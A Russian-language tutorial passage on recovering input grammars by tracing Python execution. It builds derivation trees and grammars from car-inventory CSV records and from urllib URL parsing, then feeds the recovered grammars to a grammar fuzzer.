INVENTORY = """\
1997,van,Ford,E350
2000,car,Mercury,Cougar
1999,car,Chevy,Venture\
"""

print(process_inventory(INVENTORY))

We have a Ford E350 van from 1997 vintage.
It is an old but reliable model!
We have a Mercury Cougar car from 2000 vintage.
It is an old but reliable model!
We have a Chevy Venture car from 1999 vintage.
It is an old but reliable model!

```

Из главы о парсерах известно, что грубые грамматики плохо подходят для фаззинга, если детали формата выражены только в коде. Даже при наличии формальной спецификации CSV ([RFC 4180](#)) система учёта накладывает дополнительные требования на каждую позицию строки. Простая рекомбинация существующих входов практична, но неполна: она предполагает наличие формальной спецификации и не гарантирует, что программа действительно ей следует.

Один из выходов — выяснить спецификацию непосредственно у тестируемой программы. Если отдельные методы отвечают за обработку отдельных частей входа, дерево разбора можно восстановить, наблюдая сам процесс разбора. Затем из нескольких входных деревьев можно получить разумное приближение грамматики.

Начальное предположение: программа устроена так, что определённые методы разбирают определённые фрагменты входа. Это справедливо почти для всех специализированных парсеров.

Подход состоит из трёх шагов:

- подключиться к выполнению Python и наблюдать фрагменты входной строки, создаваемые и именуемые в разных методах;
- соединить фрагменты в древовидную структуру и восстановить **дерево разбора**;
- обобщить общие элементы нескольких деревьев разбора и получить **контекстно-свободную грамматику** входа.

Простой извлекатель грамматики

Пусть требуется получить грамматику входа функции `process_vehicle()`. Сначала соберём примеры:

```
VEHICLES = INVENTORY.split('\n')
```

За обработку записей отвечают следующие методы:

```
INVENTORY_METHODS = {
    'process_inventory',
    'process_vehicle',
    'process_van',
    'process_car'}
```

Из главы о фаззинге конфигураций известно, что к среде выполнения Python можно подключиться, чтобы наблюдать аргументы функций и создаваемые локальные переменные. Контекст выполнения доступен через объект `frame`. Построим простой трассировщик поверх класса `Coverage`, возвращающий локальные переменные и контекст.

Трассировщик

```
from Coverage import Coverage

import inspect

class Tracer(Coverage):
    def traceit(self, frame, event, arg):
        method_name = inspect.getframeinfo(frame).function
        if method_name not in INVENTORY_METHODS:
            return
        file_name = inspect.getframeinfo(frame).filename

        param_names = inspect.getargvalues(frame).args
        lineno = inspect.getframeinfo(frame).lineno
        local_vars = inspect.getargvalues(frame).locals
        print(event, file_name, lineno, method_name, param_names, local_vars)
        return self.traceit
```

Запустим код под трассировщиком:

```
with Tracer() as tracer:
    process_vehicle(VEHICLES[0])

call Parser.ipynb 29 process_vehicle ['vehicle'] {'vehicle': '1997,van,Ford,E350'}
line Parser.ipynb 30 process_vehicle ['vehicle'] {'vehicle': '1997,van,Ford,E350'}
line Parser.ipynb 31 process_vehicle ['vehicle'] {'vehicle': '1997,van,Ford,E350', 'year': '1997',
'kind': 'van', 'company': 'Ford', 'model': 'E350', '_': []}
line Parser.ipynb 32 process_vehicle ['vehicle'] {'vehicle': '1997,van,Ford,E350', 'year': '1997',
'kind': 'van', 'company': 'Ford', 'model': 'E350', '_': []}
call Parser.ipynb 40 process_van ['year', 'company', 'model'] {'year': '1997', 'company': 'Ford',
'model': 'E350'}
line Parser.ipynb 40 process_van ['year', 'company', 'model'] {'year': '1997', 'company': 'Ford',
'model': 'E350'}
line Parser.ipynb 41 process_van ['year', 'company', 'model'] {'year': '1997', 'company': 'Ford',
'model': 'E350'}
line Parser.ipynb 42 process_van ['year', 'company', 'model'] {'year': '1997', 'company': 'Ford',
'model': 'E350', 'res': ['We have a Ford E350 van from 1997 vintage.']}
line Parser.ipynb 43 process_van ['year', 'company', 'model'] {'year': '1997', 'company': 'Ford',
'model': 'E350', 'res': ['We have a Ford E350 van from 1997 vintage.'], 'iyear': 1997}
line Parser.ipynb 46 process_van ['year', 'company', 'model'] {'year': '1997', 'company': 'Ford',
'model': 'E350', 'res': ['We have a Ford E350 van from 1997 vintage.', 'It is an old but
reliable model!'], 'iyear': 1997}
```

```

line Parser.ipynb 47 process_van ['year', 'company', 'model'] {'year': '1997', 'company': 'Ford',
    'model': 'E350', 'res': ['We have a Ford E350 van from 1997 vintage.', 'It is an old but
    reliable model!'], 'iyear': 1997}
return Parser.ipynb 47 process_van ['year', 'company', 'model'] {'year': '1997', 'company': 'Ford',
    'model': 'E350', 'res': ['We have a Ford E350 van from 1997 vintage.', 'It is an old but
    reliable model!'], 'iyear': 1997}
return Parser.ipynb 32 process_vehicle ['vehicle'] {'vehicle': '1997,van,Ford,E350', 'year': '1997',
    'kind': 'van', 'company': 'Ford', 'model': 'E350', '_': []}

```

Главный результат трассировки — список присваиваний фрагментов входа различным переменным. Его можно получить через `settrace()`. Однако эта функция использует отладочный интерфейс Python: пока она работает, обычный отладчик подключиться не может. Поэтому трассировщик должен оставаться максимально простым, а основная логика извлечения грамматики будет реализована на последующих этапах.

`traceit()` опирается на объект `frame`, раскрывающий внутреннее состояние Python. Инкапсулируем нужную информацию в классе `Context`.

Контекст

`Context` предоставляет удобный доступ к текущему модулю, именам параметров и другим сведениям.

```

class Context:
    def __init__(self, frame, track_caller=True):
        self.method = inspect.getframeinfo(frame).function
        self.parameter_names = inspect.getargvalues(frame).args
        self.file_name = inspect.getframeinfo(frame).filename
        self.line_no = inspect.getframeinfo(frame).lineno

    def _t(self):
        return (self.file_name, self.line_no, self.method,
            ','.join(self.parameter_names))

    def __repr__(self):
        return "%s:%d:%s(%s)" % self._t()

```

Добавим методы для работы с переменными кадра:

```

class Context(Context):
    def extract_vars(self, frame):
        return inspect.getargvalues(frame).locals

    def parameters(self, all_vars):
        return {k: v for k, v in all_vars.items() if k in self.parameter_names}

    def qualified(self, all_vars):
        return {"%s:%s" % (self.method, k): v for k, v in all_vars.items()}

```

Подключим вывод контекста к `traceit()`. Функция `log_event()` отмечает вход в функцию стрелкой `->`, возврат — `<-`, а остальные события — пробелами:

```

def log_event(event, var):
    print({'call': '->', 'return': '<-'} .get(event, ' '), var)

class Tracer(Tracer):
    def traceit(self, frame, event, arg):
        log_event(event, Context(frame))
        return self.traceit

with Tracer() as tracer:
    process_vehicle(VEHICLES[0])

-> Parser.ipynb:29:process_vehicle(vehicle)
Parser.ipynb:30:process_vehicle(vehicle)
Parser.ipynb:31:process_vehicle(vehicle)

```

```

Parser.ipynb:32:process_vehicle(vehicle)
-> Parser.ipynb:40:process_van(year,company,model)
Parser.ipynb:40:process_van(year,company,model)
Parser.ipynb:41:process_van(year,company,model)
Parser.ipynb:42:process_van(year,company,model)
Parser.ipynb:43:process_van(year,company,model)
Parser.ipynb:46:process_van(year,company,model)
Parser.ipynb:47:process_van(year,company,model)
<- Parser.ipynb:47:process_van(year,company,model)
<- Parser.ipynb:32:process_vehicle(vehicle)

```

Трасса любой функции быстро становится огромной, поэтому ограничим наблюдение определёнными файлами и методами. Кроме того, пока будем отслеживать только строки: именно они чаще всего содержат фрагменты входа. Работа со сложными объектами рассматривается в упражнениях.

Трассировщик сохраняет текущую *входную строку*, чтобы проверять происхождение найденных фрагментов. Необязательные параметры обрабатываются отдельно.

```

class Tracer(Tracer):
    def __init__(self, my_input, **kwargs):
        self.options(kwargs)
        self.my_input, self.trace = my_input, []

```

Параметр `files` задаёт интересующие исходные файлы, `methods` — методы, а `log` включает подробный журнал:

```

class Tracer(Tracer):
    def options(self, kwargs):
        self.files = kwargs.get('files', [])
        self.methods = kwargs.get('methods', [])
        self.log = log_event if kwargs.get('log') else lambda _evt, _var: None

class Tracer(Tracer):
    def tracing_context(self, cxt, event, arg):
        fres = not self.files or any(
            cxt.file_name.endswith(f) for f in self.files)
        mres = not self.methods or any(cxt.method == m for m in self.methods)
        return fres and mres

```

Отдельный фильтр выбирает интересующие переменные; сейчас это только строки:

```

class Tracer(Tracer):
    def tracing_var(self, k, v):
        return isinstance(v, str)

```

Изменим `traceit()`: `on_event()` вызывается только для выбранных событий и получает контекст и переменные.

```

class Tracer(Tracer):
    def on_event(self, event, arg, cxt, my_vars):
        self.trace.append((event, arg, cxt, my_vars))

    def create_context(self, frame):
        return Context(frame)

    def traceit(self, frame, event, arg):
        cxt = self.create_context(frame)
        if not self.tracing_context(cxt, event, arg):
            return self.traceit
        self.log(event, cxt)

        my_vars = {
            k: v
            for k, v in cxt.extract_vars(frame).items()
            if self.tracing_var(k, v)
        }
        self.on_event(event, arg, cxt, my_vars)
        return self.traceit

```

Теперь трассировщик умеет сосредоточиться на нужных событиях, файлах, методах и переменных. Например, ограничим его методами `process_*`, содержащими фрагменты входа:

```
with Tracer(VEHICLES[0], methods=INVENTORY_METHODS, log=True) as tracer:
    process_vehicle(VEHICLES[0])
```

Сохранённая трасса содержит события и состояния строковых переменных:

```
for t in tracer.trace:
    print(t[0], t[2].method, dict(t[3]))

call process_vehicle {'vehicle': '1997,van,Ford,E350'}
line process_vehicle {'vehicle': '1997,van,Ford,E350'}
line process_vehicle {'vehicle': '1997,van,Ford,E350', 'year': '1997', 'kind': 'van', 'company':
'Ford', 'model': 'E350'}
line process_vehicle {'vehicle': '1997,van,Ford,E350', 'year': '1997', 'kind': 'van', 'company':
'Ford', 'model': 'E350'}
call process_van {'year': '1997', 'company': 'Ford', 'model': 'E350'}
line process_van {'year': '1997', 'company': 'Ford', 'model': 'E350'}
line process_van {'year': '1997', 'company': 'Ford', 'model': 'E350'}
line process_van {'year': '1997', 'company': 'Ford', 'model': 'E350'}
line process_van {'year': '1997', 'company': 'Ford', 'model': 'E350'}
line process_van {'year': '1997', 'company': 'Ford', 'model': 'E350'}
line process_van {'year': '1997', 'company': 'Ford', 'model': 'E350'}
return process_van {'year': '1997', 'company': 'Ford', 'model': 'E350'}
return process_vehicle {'vehicle': '1997,van,Ford,E350', 'year': '1997', 'kind': 'van', 'company':
'Ford', 'model': 'E350'}
```

Поскольку вход уже хранится в `Tracer`, его не обязательно повторять отдельным аргументом:

```
with Tracer(VEHICLES[0], methods=INVENTORY_METHODS, log=True) as tracer:
    process_vehicle(tracer.my_input)
```

DefineTracker

Класс `DefineTracker` обрабатывает трассу `Tracer` и сохраняет определения переменных, являющиеся фрагментами входа. Он распознаёт такие строки, помещает их в словарь `my_assignments`, сохраняет трассу и соответствующий вход, после чего вызывает `process()`. Начнём с простого варианта, основанного на ряде предположений, а затем ослабим их.

```
class DefineTracker:
    def __init__(self, my_input, trace, **kwargs):
        self.options(kwargs)
        self.my_input = my_input
        self.trace = trace
        self.my_assignments = {}
        self.process()
```

При поиске подстрок короткие последовательности часто случайно встречаются внутри других значений. Например, фрагмент `v` мог произойти и от `van`, и от `chevy`; точно определить его позицию невозможно. Поэтому введём `FRAGMENT_LEN` и будем игнорировать строки короче этого порога. Также добавим журналирование.

```
FRAGMENT_LEN = 3

class DefineTracker(DefineTracker):
    def options(self, kwargs):
        self.log = log_event if kwargs.get('log') else lambda _evt, _var: None
        self.fragment_len = kwargs.get('fragment_len', FRAGMENT_LEN)
```

Трассировщик только записывает значения переменных. Далее необходимо определить, какие из них получены из **входной строки**. Символьное выполнение и динамическое отслеживание меток дают точные и мощные решения, но сложны. Разумное приближение можно получить обычным поиском подстроки: считать любое значение, встречающееся в исходном входе, производным от

него.

```
class DefineTracker(DefineTracker):
    def is_input_fragment(self, var, value):
        return len(value) >= self.fragment_len and value in self.my_input
```

fragments() отбирает только подходящие определения:

```
class DefineTracker(DefineTracker):
    def fragments(self, variables):
        return {k: v for k, v in variables.items(
            ) if self.is_input_fragment(k, v)}
```

На каждом событии словарь my_assignments обновляется локальными строками из входа. При повторном присваивании можно либо отбросить новые значения, либо оставить последнее; здесь выбран второй вариант. Для первого достаточно перед сохранением проверять наличие имени в my_assignments.

```
class DefineTracker(DefineTracker):
    def track_event(self, event, arg, cxt, my_vars):
        self.log(event, (cxt.method, my_vars))
        self.my_assignments.update(self.fragments(my_vars))

    def process(self):
        for event, arg, cxt, my_vars in self.trace:
            self.track_event(event, arg, cxt, my_vars)
```

Если интересуют только строки длиной не менее пяти символов, остаётся весь вход:

```
tracker = DefineTracker(tracer.my_input, tracer.trace, fragment_len=5)
for k, v in tracker.my_assignments.items():
    print(k, '=', repr(v))

vehicle = '1997,van,Ford,E350'
```

С порогом по умолчанию обнаруживаются и составные части:

```
tracker = DefineTracker(tracer.my_input, tracer.trace)
for k, v in tracker.my_assignments.items():
    print(k, '=', repr(v))

vehicle = '1997,van,Ford,E350'
year = '1997'
kind = 'van'
company = 'Ford'
model = 'E350'

class DefineTracker(DefineTracker):
    def assignments(self):
        return self.my_assignments.items()
```

Сборка дерева вывода

```
from Grammars import START_SYMBOL, syntax_diagram, \
    is_nonterminal, Grammar

from GrammarFuzzer import GrammarFuzzer, display_tree, \
    DerivationTree
```

Одних фрагментов из DefineTracker недостаточно: они появляются на разных стадиях разбора. Их нужно собрать в дерево вывода исходного входа.

Начальный вход:

```
"1997,van,Ford,E350"
```

Начнём с дерева, связывающего всю строку со стартовым символом:


```
derivation_tree: DerivationTree = (
    START_SYMBOL, [("1997, van, Ford, E350", [])])
```

Переменная `vehicle = "1997, van, Ford, E350"` полностью покрывает значение корня, поэтому заменим его узлом `<vehicle>`:

```
derivation_tree: DerivationTree = (
    START_SYMBOL,
    [(<'<vehicle>', [("1997, van, Ford, E350", [])], [])])
```

Следующим найдено присваивание `year = '1997'`. Оно занимает часть значения `<vehicle>`, поэтому узел разделяется на `<year>` со значением 1997 и терминальный остаток `, van, Ford, E350`:

```
derivation_tree: DerivationTree = (
    START_SYMBOL,
    [(<'<vehicle>', [(<'<year>', [(<'1997', [])]),
                    (" , van, Ford, E350", [])], [])])
```

Аналогично добавляется `company = 'Ford'`:

```
derivation_tree: DerivationTree = (
    START_SYMBOL,
    [(<'<vehicle>', [(<'<year>', [(<'1997', [])]),
                    (" , van, ", []),
                    (<'<company>', [(<'Ford', [])]),
                    (" , E350", [])], [])])
```

После обработки `kind = 'van'` и `model = 'E350'` дерево принимает окончательную форму:

```
derivation_tree: DerivationTree = (
    START_SYMBOL,
    [(<'<vehicle>', [(<'<year>', [(<'1997', [])]),
                    (" , ", []),
                    (<"<kind>", [(<'van', [])]),
                    (" , ", []),
                    (<'<company>', [(<'Ford', [])]),
                    (" , ", []),
                    (<"<model>", [(<'E350', [])]),
                    ], [])])
```

Графическое представление соответствует цепочке `<start> → <vehicle>`, где чередуются нетерминалы `<year>`, `<kind>`, `<company>`, `<model>` и терминальные запятые.

Теперь реализуем общий алгоритм. `TreeMiner` получает входную строку и присваивания и преобразует их в дерево вывода.

```
class TreeMiner:
    def __init__(self, my_input, my_assignments, **kwargs):
        self.options(kwargs)
        self.my_input = my_input
        self.my_assignments = my_assignments
        self.tree = self.get_derivation_tree()

    def options(self, kwargs):
        self.log = log_call if kwargs.get('log') else lambda _i, _v: None

    def get_derivation_tree(self):
        return (START_SYMBOL, [])
```

Функция журналирования показывает глубину рекурсии отступами:

```
def log_call(indent, var):
    print('\t' * indent, var)
```

Пока примем важное ограничение: значение, присвоенное переменной, стабильно — оно не переназначается; рекурсивных и повторных вызовов одной функции из разных мест нет. Позднее это ограничение будет снято.

Для каждой пары «переменная — значение» из `my_assignments` алгоритм:

1. рекурсивно ищет значение в дереве вывода;

2. найдя его внутри значения некоторого узла, делит последнее на префикс, совпавшую часть и суффикс;
3. заменяет совпавшую часть нетерминальным узлом переменной, а префикс и суффикс сохраняет терминалами.

Имя переменной преобразуется в нетерминал простой обёрткой:

```
def to_nonterminal(var):
    return "<" + var.lower() + ">"
```

string_part_of_value() проверяет, является ли part частью целого значения:

```
class TreeMiner(TreeMiner):
    def string_part_of_value(self, part, value):
        return part in value
```

partition() делит значение по найденному фрагменту, а partition_by_part() переводит результат в формат списка потомков:

```
class TreeMiner(TreeMiner):
    def partition(self, part, value):
        return value.partition(part)

class TreeMiner(TreeMiner):
    def partition_by_part(self, pair, value):
        k, part = pair
        prefix_k_suffix = [
            (k, [[part, []]]) if i == 1 else (e, [])
            for i, e in enumerate(self.partition(part, value))
            if e]
        return prefix_k_suffix
```

insert_into_tree() рекурсивно проверяет, можно ли применить пару (k, v) к дереву. При успехе он изменяет дерево и возвращает True.

```
class TreeMiner(TreeMiner):
    def insert_into_tree(self, my_tree, pair):
        var, values = my_tree
        k, v = pair
        self.log(1, "- Node: %s\t\t? (%s:%s)" % (var, k, repr(v)))
        applied = False
        for i, value_ in enumerate(values):
            value, arr = value_
            self.log(2, "-> [%d] %s" % (i, repr(value)))
            if is_nonterminal(value):
                applied = self.insert_into_tree(value_, pair)
                if applied:
                    break
            elif self.string_part_of_value(v, value):
                prefix_k_suffix = self.partition_by_part(pair, value)
                del values[i]
                for j, rep in enumerate(prefix_k_suffix):
                    values.insert(j + i, rep)
                applied = True

            self.log(2, " > %s" % (repr([i[0] for i in prefix_k_suffix])))
            break
        else:
            continue
        return applied
```

Вспомогательный метод nt_var() не оборачивает имя повторно, если оно уже является нетерминалом:

```
class TreeMiner(TreeMiner):
    def nt_var(self, var):
        return var if is_nonterminal(var) else to_nonterminal(var)
```

Теперь новое определение можно применить к дереву:

```
class TreeMiner(TreeMiner):
    def apply_new_definition(self, tree, var, value):
        nt_var = self.nt_var(var)
        return self.insert_into_tree(tree, (nt_var, value))
```

Полный метод `get_derivation_tree()` начинает с единственного узла `<start>`, содержащего всю входную строку, а затем по очереди применяет найденные определения:

```
class TreeMiner(TreeMiner):
    def get_derivation_tree(self):
        tree = (START_SYMBOL, [(self.my_input, [])])

        for var, value in self.my_assignments:
            self.log(0, "%s=%s" % (var, repr(value)))
            self.apply_new_definition(tree, var, value)
        return tree
```

Восстановление грамматики из деревьев вывода

Класс `GrammarMiner` объединяет несколько деревьев вывода в одну грамматику. Изначально грамматика пуста:

```
class GrammarMiner:
    def __init__(self):
        self.grammar = {}
```

Метод `tree_to_grammar()` обходит дерево по одному узлу. Имя узла становится ключом грамматики, а последовательность его непосредственных потомков — одной альтернативой этого ключа:

```
class GrammarMiner(GrammarMiner):
    def tree_to_grammar(self, tree):
        node, children = tree
        one_alt = [ck for ck, gc in children]
        hsh = {node: [one_alt] if one_alt else []}
        for child in children:
            if not is_nonterminal(child[0]):
                continue
            chsh = self.tree_to_grammar(child)
            for k in chsh:
                if k not in hsh:
                    hsh[k] = chsh[k]
                else:
                    hsh[k].extend(chsh[k])
        return hsh
```

Для первого дерева получается каноническое представление, где каждая альтернатива хранится как список элементов:

```
gm = GrammarMiner()
gm.tree_to_grammar(csv_dt[0].tree)

{'<start>': [['<vehicle>']],
 '<vehicle>': [['<year>', ' ', '<kind>', ' ', '<company>', ' ', '<model>']],
 '<year>': [['1997']],
 '<kind>': [['van']],
 '<company>': [['Ford']],
 '<model>': [['E350']]}
```

Функция `readable()` склеивает элементы каждой альтернативы и удаляет дубликаты, возвращая обычный формат грамматик этой книги:

```
def readable(grammar):
    def readable_rule(rule):
        return ''.join(rule)

    return {k: list(set(readable_rule(a) for a in grammar[k]))}
```

```
for k in grammar}
```

Чтобы накопить правила из нескольких деревьев, `add_tree()` объединяет старые и новые альтернативы. Здесь используется `itertools.chain()`:

```
import itertools

class GrammarMiner(GrammarMiner):
    def add_tree(self, t):
        t_grammar = self.tree_to_grammar(t.tree)
        self.grammar = {
            key: self.grammar.get(key, []) + t_grammar.get(key, [])
            for key in itertools.chain(self.grammar.keys(), t_grammar.keys())
        }
```

Добавим все три дерева учёта автомобилей:

```
inventory_grammar_miner = GrammarMiner()
for dt in csv_dt:
    inventory_grammar_miner.add_tree(dt)
```

После удаления дубликатов объединённая грамматика выглядит так:

```
readable(inventory_grammar_miner.grammar)

{'<start>': ['<vehicle>'],
 '<vehicle>': ['<year>,<kind>,<company>,<model>'],
 '<year>': ['1999', '2000', '1997'],
 '<kind>': ['car', 'van'],
 '<company>': ['Mercury', 'Chevy', 'Ford'],
 '<model>': ['E350', 'Cougar', 'Venture']}
```

Именно эти правила изображает железнодорожная диаграмма в исходной тетради.

Имея трассу выполнения одного входа, метод `update_grammar()` создаёт трекер, строит дерево и добавляет его к общей грамматике. Фабричные методы вынесены отдельно, чтобы позднее можно было подменить реализации трекера и построителя дерева:

```
class GrammarMiner(GrammarMiner):
    def update_grammar(self, inputstr, trace):
        at = self.create_tracker(inputstr, trace)
        dt = self.create_tree_miner(inputstr, at.assignments())
        self.add_tree(dt)
        return self.grammar

    def create_tracker(self, *args):
        return DefineTracker(*args)

    def create_tree_miner(self, *args):
        return TreeMiner(*args)
```

Полное восстановление грамматики реализует `recover_grammar()`:

```
def recover_grammar(fn: Callable, inputs: Iterable[str],
                    **kwargs: Any) -> Grammar:
    miner = GrammarMiner()

    for inputstr in inputs:
        with Tracer(inputstr, **kwargs) as tracer:
            fn(tracer.my_input)
            miner.update_grammar(tracer.my_input, tracer.trace)

    return readable(miner.grammar)
```

Грамматику можно было бы получить прямо из трекера, минуя дерево вывода. Однако промежуточное дерево позволяет осмотреть разбиение каждого входа на фрагменты и убедиться, что оно выполнено правильно.

Пример 1. Восстановление грамматики учёта автомобилей

```
inventory_grammar = recover_grammar(process_vehicle, VEHICLES)
inventory_grammar

{'<start>': ['<vehicle>'],
 '<vehicle>': ['<year>,<kind>,<company>,<model>'],
 '<year>': ['1999', '2000', '1997'],
 '<kind>': ['car', 'van'],
 '<company>': ['Mercury', 'Chevy', 'Ford'],
 '<model>': ['E350', 'Cougar', 'Venture']}
```

Пример 2. Восстановление грамматики URL

Алгоритм достаточно устойчив, чтобы извлекать грамматику из реальных программ. Например, функция `urlparse()` модуля Python `urllib` принимает такие образцы:

```
URLS = [
    'http://user:pass@www.google.com:80/?q=path#ref',
    'https://www.cispa.saarland:80/',
    'http://www.fuzzingbook.org/#News',
]
```

`urllib` кэширует промежуточные результаты. Поэтому перед каждым вызовом кэш нужно очищать:

```
from urllib.parse import urlparse, clear_cache # type: ignore

def url_parse(url):
    clear_cache()
    urlparse(url)
```

Проследим разбор образцов и построим для каждого дерево:

```
trees = []
for url in URLS:
    print(url)
    with Tracer(url) as tracer:
        url_parse(tracer.my_input)
        assignments = DefineTracker(tracer.my_input, tracer.trace).assignments()
        trees.append((tracer.my_input, assignments))
    for var, val in assignments:
        print(var + " = " + repr(val))
    print()

url_dt = []
for inputstr, assignments in trees:
    print(inputstr)
    dt = TreeMiner(inputstr, assignments)
    url_dt.append(dt)
    display_tree(dt.tree)
```

Основные найденные значения:

```
http://user:pass@www.google.com:80/?q=path#ref
url = 'http://user:pass@www.google.com:80/?q=path#ref'
scheme = 'http'
netloc = 'user:pass@www.google.com:80'
fragment = 'ref'
query = 'q=path'

https://www.cispa.saarland:80/
url = 'https://www.cispa.saarland:80/'
scheme = 'https'
netloc = 'www.cispa.saarland:80'

http://www.fuzzingbook.org/#News
url = 'http://www.fuzzingbook.org/#News'
scheme = 'http'
```

```
netloc = 'www.fuzzingbook.org'
fragment = 'News'
```

Получим общую грамматику, ограничив трассировку реализацией парсера URL:

```
url_grammar = recover_grammar(url_parse, URLS, files=['urllib/parse.py'])
```

В читаемом виде её существенные правила таковы:

```
{'<start>': ['<url>'],
 '<url>': ['<scheme>://<netloc>/?<query>#<fragment>',
          '<scheme>://<netloc>/',
          '<scheme>://<netloc>/#<fragment>'],
 '<scheme>': ['http', 'https'],
 '<netloc>': ['user:pass@www.google.com:80',
             'www.cispa.saarland:80',
             'www.fuzzingbook.org'],
 '<query>': ['q=path'],
 '<fragment>': ['ref', 'News']}
```

Восстановленная грамматика достаточно хорошо описывает формат URL.

Фаззинг

Теперь восстановленные грамматики можно передать обычному грамматическому фаззеру.

Сначала — грамматику учёта автомобилей:

```
f = GrammarFuzzer(inventory_grammar)
for _ in range(10):
    print(f.fuzz())
```

```
1997,car,Mercury,E350
2000,car,Chevy,Cougar
1997,van,Mercury,Venture
1999,car,Ford,Venture
2000,car,Mercury,E350
2000,car,Mercury,Cougar
1997,car,Chevy,E350
1997,car,Chevy,E350
1997,car,Mercury,Cougar
1999,car,Chevy,E350
```

Затем — грамматику URL:

```
f = GrammarFuzzer(url_grammar)
for _ in range(10):
    print(f.fuzz())

https://user:pass@www.google.com:80/
http://www.cispa.saarland:80/?q=path#News
https://user:pass@www.google.com:80/
https://user:pass@www.google.com:80/#ref
http://user:pass@www.google.com:80/
http://user:pass@www.google.com:80/#ref
http://user:pass@www.google.com:80/?q=path#News
http://www.fuzzingbook.org/?q=path#News
http://www.fuzzingbook.org/?q=path#ref
http://www.cispa.saarland:80/
```

Таким образом, можно взять программу и несколько образцов, извлечь их грамматику и сразу использовать её для фаззинга. Это весьма многообещающая возможность.

Проблемы простого извлекателя

Главная проблема простого извлекателя — предположение, что присвоенные переменным значения стабильны. На практике оно выполняется не всегда. Рассмотрим URL немного другого формата:

```
URLS_X = URLS + ['ftp://freebsd.org/releases/5.8']
```

Грамматика, полученная из расширенного набора, уже не так аккуратна:

```
url_grammar = recover_grammar(url_parse, URLS_X, files=['urllib/parse.py'])
```

В трассе видно, что `url` по мере разбора принимает, среди прочих, такие значения:

```
url = 'http://user:pass@www.google.com:80/?q=path#ref'
url = '//user:pass@www.google.com:80/?q=path#ref'
url = '/?q=path#ref'
url = '/?q=path'
url = '/'
```

Следовательно, предположение о стабильности значения переменной нарушено. Далее снимем это ограничение.

Извлекатель грамматики с учётом повторных присваиваний

Разные состояния переменной можно однозначно различать, добавляя номера строк как в момент определения, так и при каждом изменении значения. Рассмотрим небольшой пример:

```
def C(cp_1):
    c_2 = cp_1 + '@2'
    c_3 = c_2 + '@3'
    return c_3

def B(bp_7):
    b_8 = bp_7 + '@8'
    return C(b_8)

def A(ap_12):
    a_13 = ap_12 + '@13'
    a_14 = B(a_13) + '@14'
    a_14 = a_14 + '@15'
    a_13 = a_14 + '@16'
    a_14 = B(a_13) + '@17'
    a_14 = B(a_13) + '@18'
```

Каждое имя связано с местом определения, а добавляемые к значениям метки показывают место изменения. Запустим код под трассировщиком:

```
with Tracer('____') as tracer:
    A(tracer.my_input)

for t in tracer.trace:
    print(t[0], "%d:%s" % (t[2].line_no, t[2].method), t[3])
```

Трасса показывает следующие первые обращения и повторные присваивания:

- `cp_1` впервые появляется при вызове 1: `C`;
- `c_2` — в событии строки 3: `C`, после строки 2: `C`;
- `c_3` — в событии строки 4: `C`, после строки 3: `C`;
- `bp_7` — при вызове 7: `B`, а `b_8` — после выполнения строки присваивания в `B()`;
- `ap_12` — при вызове 12: `A`, а `a_13` и `a_14` — после соответствующих строк в `A()`;
- последующие изменения `a_14` и `a_13` фиксируются отдельно на строках 15–18.

Наблюдение таково: для события вызова новые переменные относятся к текущей позиции. Если же переменная впервые появляется или меняет значение в теле функции, нужна предыдущая позиция

В ТОМ ЖЕ ВЫЗОВЕ МЕТОДА.

Стек вызовов

Чтобы различать отдельные вызовы методов, определим `CallStack`. Каждый вызов получает уникальный идентификатор; после возврата восстанавливается идентификатор вызывающего метода.

```
class CallStack:
    def __init__(self, **kwargs):
        self.options(kwargs)
        self.method_id = (START_SYMBOL, 0)
        self.method_register = 0
        self.mstack = [self.method_id]

    def enter(self, method):
        self.method_register += 1
        self.method_id = (method, self.method_register)
        self.log('call', "%s%s" % (self.indent(), str(self)))
        self.mstack.append(self.method_id)

    def leave(self):
        self.mstack.pop()
        self.log('return', "%s%s" % (self.indent(), str(self)))
        self.method_id = self.mstack[-1]
```

Добавим служебные методы:

```
class CallStack(CallStack):
    def options(self, kwargs):
        self.log = log_event if kwargs.get('log') else lambda _evt, _var: None

    def indent(self):
        return len(self.mstack) * "\t"

    def at(self, n):
        return self.mstack[n]

    def __len__(self):
        return len(mstack) - 1

    def __str__(self):
        return "%s:%d" % self.method_id

    def __repr__(self):
        return repr(self.method_id)
```

Вспомогательная функция визуализирует стек как дерево:

```
def display_stack(istack):
    def stack_to_tree(stack):
        current, *rest = stack
        if not rest:
            return (repr(current), [])
        return (repr(current), [stack_to_tree(rest)])
    display_tree(stack_to_tree(istack.mstack), graph attr=lr_graph)
```

Пример работы:

[illegible]


```

cs                                # ('world', 3)
cs.leave()
cs                                # ('hello', 1)

```

Повторный вызов world получает новый номер 3, хотя имя метода не изменилось.

Контейнер переменных Vars

Для учёта повторных присваиваний нужен более содержательный контейнер, чем обычный словарь. Интерфейс Vars хранит наблюдавшиеся при разборе переменные во внутреннем словаре defs и помнит исходную строку:

```

class Vars:
    def __init__(self, original):
        self.defs = {}
        self.my_input = original

```

Контейнер поддерживает присваивание отдельной пары и обновление набором пар:

```

class Vars(Vars):
    def _set_kv(self, k, v):
        self.defs[k] = v

    def __setitem__(self, k, v):
        self._set_kv(k, v)

    def update(self, v):
        for k, v in v.items():
            self._set_kv(k, v)

```

Он служит прокси для внутреннего словаря:

```

v = Vars('')
v.defs                # {}
v['x'] = 'X'
v.defs                # {'x': 'X'}
v.update({'x': 'x', 'y': 'y'})
v.defs                # {'x': 'x', 'y': 'y'}

```

AssignmentVars

Расширим Vars до AssignmentVars, различающего повторные присваивания. Словарь accessed_seq_var хранит последний номер версии каждой переменной, а new_vars — множество переменных, появившихся в текущем событии:

```

class AssignmentVars(Vars):
    def __init__(self, original):
        super().__init__(original)
        self.accessed_seq_var = {}
        self.var_def_lines = {}
        self.current_event = None
        self.new_vars = set()
        self.method_init()

```

method_init() создаёт стек вызовов и отдельный список посещённых позиций для каждого вызова:

```

class AssignmentVars(AssignmentVars):
    def method_init(self):
        self.call_stack = CallStack()
        self.event_locations = {self.call_stack.method_id: []}

```

Изменённый `update()` после записи значений регистрирует позиции новых переменных и очищает временное множество:

```
class AssignmentVars(AssignmentVars):
    def update(self, v):
        for k, v in v.items():
            self._set_kv(k, v)
        self.var_location_register(self.new_vars)
        self.new_vars = set()
```

Имя версии — пара из имени переменной и счётчика присваиваний:

```
class AssignmentVars(AssignmentVars):
    def var_name(self, var):
        return (var, self.accessed_seq_var[var])
```

Первое обращение и новое присваивание обрабатываются отдельно:

```
class AssignmentVars(AssignmentVars):
    def var_access(self, var):
        if var not in self.accessed_seq_var:
            self.accessed_seq_var[var] = 0
        return self.var_name(var)

class AssignmentVars(AssignmentVars):
    def var_assign(self, var):
